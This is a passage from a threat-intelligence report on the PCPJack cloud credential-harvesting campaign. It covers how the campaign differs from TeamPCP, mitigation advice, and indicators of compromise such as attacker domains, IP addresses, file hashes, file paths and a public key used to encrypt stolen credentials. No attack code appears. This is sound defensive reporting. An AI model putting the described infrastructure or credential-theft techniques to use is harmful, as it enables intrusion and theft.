We have no evidence to suggest whether this toolset represents someone associated with the group or familiar with their activities. However, the first toolset’s focus on disabling and replacing TeamPCP’s services implies a direct focus on the threat actor’s activities rather than pure cloud attack opportunism. There are plenty of other cloud credential harvesting campaigns which have other forensic artifacts that could be considered when performing a pre-installation cleanup early during an intrusion.

Compared to similar cloud threat actors, PCPJack stands out for its complete lack of cryptominers in all tooling we analyzed. Nearly all moderately-sophisticated cloud threat campaigns deploy XMRig or similar at some point, including several of TeamPCP’s campaigns. This campaign does not, and it deliberately removes the miner functions associated with TeamPCP. Desite that, this actor has well-defined scopes for extracting cryptocurrency credentials.

Mitigations and Recommendations

The impacts of PCPJack and similar toolsets range from data exposure and extortion to financial impacts of an attacker with access to high-limit, enterprise API services.

Organizations can defend against these threats by adhering to cloud and web application security best practices. Credential management will mitigate the majority of these credential harvesting techniques: use an enterprise-wide vault or secret management service and ensure access to those stores is never stored to a file saved in clear text.

Ensure that authentication mechanisms follow industry standards: require MFA from service accounts rather than an API key alone. In AWS environments, ensure that IMDSV2 is enforced across all services to prevent credential theft and consider allow-listing downloads only from approved S3 resources.

Even when systems are not exposed to the internet, ensure authentication is required to manage services like Docker and Kubernetes, as these are popular lateral movement targets which can enable much deeper access through connected nodes, and restrict scopes on Kubernetes service accounts to adhere to the principle of least privilege.

Indicators of Compromise

Domains

cdn[.]cloudfront-js[.]com	PCPJack check.sh C2 domain
lastpass-login-help[.]com	Domain in TLS certificate from PCPJack infrastructure IP 38.242.245.147
spm-cdn-assets-dist-2026[.]s3[.]us-east-2[.]amazonaws[.]com	S3 subdomain hosting PCPJack tools

IP Addresses

The following IP addresses are hardcoded into `bootstrap.sh` and labelled as attacker infrastructure:

161.97.129[.]25
161.97.135[.]154
161.97.163[.]87
161.97.186[.]175
161.97.187[.]42
193.187.129[.]143
213.136.80[.]73
38.242.204[.]245
38.242.237[.]196
38.242.245[.]147
83.171.249[.]231

File Hashes | SHA-1

005587975a483876c1fa26b64b418931019be38f	update.bin
01cebc48016395e284ac76afc1816f143ee3e7b6	cloud_scan.py
0b86434ca5145636d745222f7e49c903ce6ef538	worm.py
2cd2c5268e41cdece1b0506bcda3b9eba2998119	crypto_util.py
2fab324eb0d927846c8744dc0e217beea65138e0	update-386.bin
339cbf61c80f757085c5afb7304d69f323bdf87a	check.sh
6060da100b5cd587131a1c11a20d6e0108604744	update-arm.bin
848ef1f638807826586802428a7ebafdc710915c	cloud_ranges.py
9c7ab48c9fdbbeecdad8433529bdab38584f0e25	utils.py
a20a9924d92c2b06d82b79c0fe87451c650cabec	bootstrap.sh
c2dd8051d89c4efa71bd67d2df7d9b4bc3e67810	bootstrap.sh

fed52a4bbac7b5b6ae4f76cab3eadd67e79227e3 lateral.py

File System

/etc/systemd/system/spm-worker.service Persistence set by monitor.py

harvest.jsonl File containing monitor.py harvested credentials

/tmp/.origin Working directory path used by check.sh

/var/lib/.spm Working directory path used by PCPJack tools

HTTP Request Indicators

____ Unique MIME multipart boundary used in
WebKitFormBoundaryx8jO2oVc6SWP3Sad PCPJack Next.js exploit request

Strings

6d4imqQ/s/GfQCVcybdcjfTe/PMYHtZN8ZGHnEXSbRo= Attacker's public key used to encrypt
stolen credentials before exfiltration
to Telegram